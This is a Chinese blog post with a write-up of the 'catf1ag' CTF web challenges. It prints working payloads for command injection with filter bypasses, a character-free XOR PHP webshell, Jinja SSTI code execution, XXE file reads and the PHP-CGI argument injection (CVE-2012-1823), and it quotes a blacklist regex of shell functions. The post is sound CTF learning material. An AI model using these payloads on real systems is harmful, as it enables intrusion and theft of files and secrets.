catf1ag Web writeup(wp) 可能会持续更新

原创

普通网友 于 2022-02-22 22:57:32 发布 25 收藏


分类专栏： 前端 html 面试 文章标签： 前端

本文链接：https://blog.csdn.net/m0_54850952/article/details/123079503


前端 同时被 3 个专栏收录


53 篇文章 0 订阅

订阅专栏


html

53 篇文章 0 订阅

订阅专栏


面试

8 篇文章 0 订阅

订阅专栏

文章目录

命令执行之我在干什么

换行绕过strstr,%09绕空格
a=yyds%0als%09/
看见flag在根目录，但是过滤了*和flag
用正则

```
?a=yyds%0Anl%09/fla[g]
```

签到题

源代码

webshell

网站被黑了，发现robots.txt，访问里面的地址，源代码有个aGFja2Vy
base解码得到hacker
于是传

```
webshe11.php?hacker=system('cat /flag');
```

其次，我发现扫描有一个1.txt，直接访问就是flag，应该是哪位好心人写的。
所以我也好心的删掉了。

无字符webshell

过滤A-Za-z0-9
参考浅析无字符数字构造webshell
采用里面的异或，即

```
$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);
#$_GET[_]($_GET[__])
```

于是得到最终payload

```
?cmd=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=assert&__=system('tac /flag');
```

当然如果你是在我写wp之前做的，你会发现这道题直接访问flag.txt就可以拿到flag了，而我看我以前的payload是tac f111ag。
为了继续当好心人，我就好心的mv flag.txt /flag，这样大家就能学习到无字符webshell从而拿到flag了。

int

弱比较
num=666a

命令执行

```
?cmd=tac get_flag
```

《我的女友是机器人》

访问/robots.txt
得到flag地址 /f1ag_is_in_there!!!
直接访问下载flag即可

变量覆盖_extract

要使$init_str = '6'
其中有个extract函数。从数组中将变量导入到当前的符号表
在php手册明确写了警告：不要对不可信的数据使用 extract()，类似用户输入（例如 $_GET、_FILES）
所以在自己用的时候不要写
这里直接GET传

```
?init_str=6
```

等于False

传数组,md5函数报错NULL，NULL和False弱比较就相等了

```
?num[]=1
```

啥都没了

描述：小v在使用**写文章，好巧不巧，居然主机关了，小v以为啥都没了，没想到…
猜测vim交换文件
访问.index.php.swp即可

文件包含

php://伪协议
源代码有注释：flag in get_flag

```
?file=php://filter/read=convert.base64-encode/resource=get_flag
```

strcmp

$str != \text{init\_str}$ 且 $\text{strcmp}(init\_str, \text{str}) == 0$)
这里绕strcmp只需要传入的str是一个数组或者一个object即可

```
?str[]=1
```

easy_serialize

这里要求序列化之后的内容相等
直接php运行如何echo出来即可

```
<?php
class flag_in_there{
    public $name;
    public $age;

    public function __construct($name,$age){
        $this->name = $name;
        $this->age = $age;
    }
}
$flag = new flag_in_there('vfree','19');
$ser = serialize($flag);
echo $ser;
?>
```

什么有后门

D盾扫即可，然后注意substr_replace(‘zysdasd’,‘gsctf’,2);
所以flag是zygsctf{zygsctf}

easy_js

这里弱比较，如果左边是数字右边也会转换成相同类型，但是右边开头是字母所以右边的值为0，左边传一个0即可

```
?key={"flag":0}
```

get_file

源代码发现fake flag
然后在第167行发现注释file=
于是传file=flag即可得到flag

命令执行之我是谁

用passthru,nl

```
?cmd=passthru("nl fla*");
```

secret_key

传入cmd=,页面上就显示welcome to flag $cmd
SSTI
随便去百度找一个payload
这里推荐搜ctfshow ssti
因为我还没学，只能这样做了
flag在app.py里

```
?cmd={{x.__init__.__globals__['__builtins__'].eval('__import__("os").popen("tac app.py").read()')}}
```

easy_flask

flag in /app/flag
同上

```
?cmd={{x.__init__.__globals__['__builtins__'].eval('__import__("os").popen("cat /app/flag").read()')}}
```

小矛盾

用科学计数法
传入num=9e20
然后看响应头

where is flags

一个在源代码，一个在响应头
拼接起来之后base64解码即可

random_flag

是随机一行一行的输出，所以file包含自己
其中某次会刷到

```
file= $rand_num = rand(0,count($file)); //flag in catf1ag.php
```

然后写脚本一直访问catf1ag.php，有catf1ag就输出。

```
import requests
while True:
    r = requests.get(url="http://ctf.vfree.ltd:9000/web31?file=catf1ag.php").text
    if('catf' in r):
        print(r)
        exit()
```

xxelab_1

这个看完XXE基础知识再来做就行了，然后注意格式


```
POST /xxelab1/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 138
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17dcc25907f12d-021e4ed30a7148-4303066-144000-
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE XXE [
  <!ENTITY cmd SYSTEM "file:///flag" >
  ]>
  <root>
    <email>
      &cmd;
    </email>
  </root>
```

```
HTTP/1.1 200 OK
Date: Fri, 14 Jan 2022 05:30:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 76
Connection: close
Content-Type: text/html

Sorry, catflag{dk647tjb1rc3zsioeyhfgnawpml0u82v59qx}
is already registered!
```


CGI

这题真记不到了，隔了一个月

2021/12/21 21:03:51



POST /index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input

就放个payload吧，自己去研究

```
GET: /index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input

POST：<?php echo shell_exec('cat /flag');?>
```

2022/1/15更：

好家伙，做ctfshow做着做着刷到了一模一样的，终于想起来是什么了，CVE-2012-1823。

xxelab2

php://伪协议读flag.php

```
POST /xxelab2/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 181
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab2/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17dcc25907f12d-021e4ed30a7148-4303066-144000-
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE Mikasa [
  <!ENTITY test SYSTEM "php://filter/read=convert.base64-encode/res
  ]>
  <root>
    <email>
      &test;
    </email>
  </root>
```

```
HTTP/1.1 200 OK
Date: Fri, 14 Jan 2022 12:59:40 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 154
Connection: close
Content-Type: text/html

Sorry, PD9waHAKJGZsYWcgPSAiY2F0ZjFhZ3tjNXFzYXg5ajZ0ZG5mNGhvN3Z3Mmxr
```


urldecode

因为会自动进行一次url解码，所以在这里是要传入catf1ag的双重url编码值

第一次编码：%63%61%74%66%31%61%67

第二次编码：%25%36%33%25%36%31%25%37%34%25%36%36%25%33%31%25%36%31%25%36%37

传入第二次的即可

这里推荐http://web.chacuo.net/charseturlencode，能够对所有字符都进行url编码

命令执行之我在哪

我这里用的是函数做的

```
getallheaders()：返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用implode()函数将数组转换为字符串

get_defined_vars()：该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用var_dump()输出可以看见输出的内容，看见在第几位之后，可以用current()函数来获取其值，详细可以看官方函数。payload：var_dump(current(get_defined_vars()));

session_id()：session_id()可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。
   如可以在cookie中设置 PHPSESSID=706870696e666f28293b，然后用hex2bin()函数，即传入?exp=eval(hex2bin(session_id(session_start())));   并设置cookie：PHPSESSID=706870696e666f28293b
   session_start 函数是为了开启session

配合使用的函数：
 print_r(scandir('.')); 查看当前目录下的所有文件名
   var_dump()
 localeconv() 函数返回一包含本地数字及货币格式信息的数组。
 current() 函数返回数组中的当前元素（单元）,默认取第一个值，pos是current的别名
 each() 返回数组中当前的键/值对并将数组指针向前移动一步
 end() 将数组的内部指针指向最后一个单元
 next() 将数组中的内部指针向前移动一位
 prev() 将数组中的内部指针倒回一位
 array_reverse() 以相反的元素顺序返回数组
```

因为过滤了.所以不能直接用print_r(scandir('.'))

```
?cmd=print_r(scandir(current(localeconv())));
```

输出Array ([0] => . [1] => … [2] => flag [3] => flag.php [4] => index.php)
然后获取flag.php

```
?cmd=show_source(next(array_reverse(scandir(current(localeconv())))));
```

ENV

群主改了n次题目，我写了n次wp
既然都来看wp了不妨看一下源码吧（如果改题了当我没说）


```
<?php
header("Content-Type: text/html;charset=utf-8");
error_reporting(0);
include('log.php');
$get = $_GET['cat'];
putenv('flag=flag_here');
$preg_arr = preg_match('/system|eval|assert|preg_replace|popen|proc_open|pcntl_exec|txt|<|>|scandir|array|`|fopen|=|.|array_walk|passthru|exec|shell_exec|replace|bash|nc|func|array|file|include|require|phpinfo|echo|\/|\\cat|tav|more|less|od|rm|vi|?|*|%|index|log|catf1ag|catflag|[0-9]/i',$get);
if(isset($get) && preg_match('/env/i',$get)){
    if(!$preg_arr){
        @eval($get);
    }else{
        print("catf1ag温馨提示您，此题不是命令执行！！！不是命令执行！！！不是命令执行！！！童叟无欺~此题使用命令执行毫无意义，各位师傅看着来~");
    }
}else{
    echo "请传入/?cat=".PHP_EOL;
    echo "或者删去敏感字符!!!";
}
?>
```

假装先排除掉命令执行，这里肯定是要想办法看到东西的
还是看ctfshow命令执行的笔记

```
getallheaders()：返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用implode()函数将数组转换为字符串

get_defined_vars()：该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用var_dump()输出可以看见输出的内容，看见在第几位之后，可以用current()函数来获取其值，详细可以看官方函数。payload：var_dump(current(get_defined_vars()));

session_id()：session_id()可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。
    如可以在cookie中设置 PHPSESSID=706870696e666f28293b，然后用hex2bin()函数，即传入?exp=eval(hex2bin(session_id(session_start())));    并设置cookie：PHPSESSID=706870696e666f28293b
    session_start 函数是为了开启session

配合使用的函数：
 print_r(scandir('.')); 查看当前目录下的所有文件名
    var_dump()
 localeconv() 函数返回一包含本地数字及货币格式信息的数组。
 current() 函数返回数组中的当前元素（单元）,默认取第一个值，pos是current的别名
 each() 返回数组中当前的键/值对并将数组指针向前移动一步
 end() 将数组的内部指针指向最后一个单元
 next() 将数组中的内部指针向前移动一位
 prev() 将数组中的内部指针倒回一位
 array_reverse() 以相反的元素顺序返回数组
```

可以注意到这里没有过滤var_dump()
再加上flag在env中。百度搜索php获取env的函数

PHP getenv() 获取系统的环境变量 - surpassLife8 - 博客园




2017年4月27日 既然再次遇到这问题,就还是记录下吧:PHP中获取访客(客户端)的ip地址函数getenv("REMOTE_ADDR") 与$_SERVER['RE...

博客园 百度快照

根据题目描述flag在flag
得到payload

```
var_dump(getenv('flag'));
```



至于如何命令执行自己研究吧，这个index.php就是命令执行拿到的。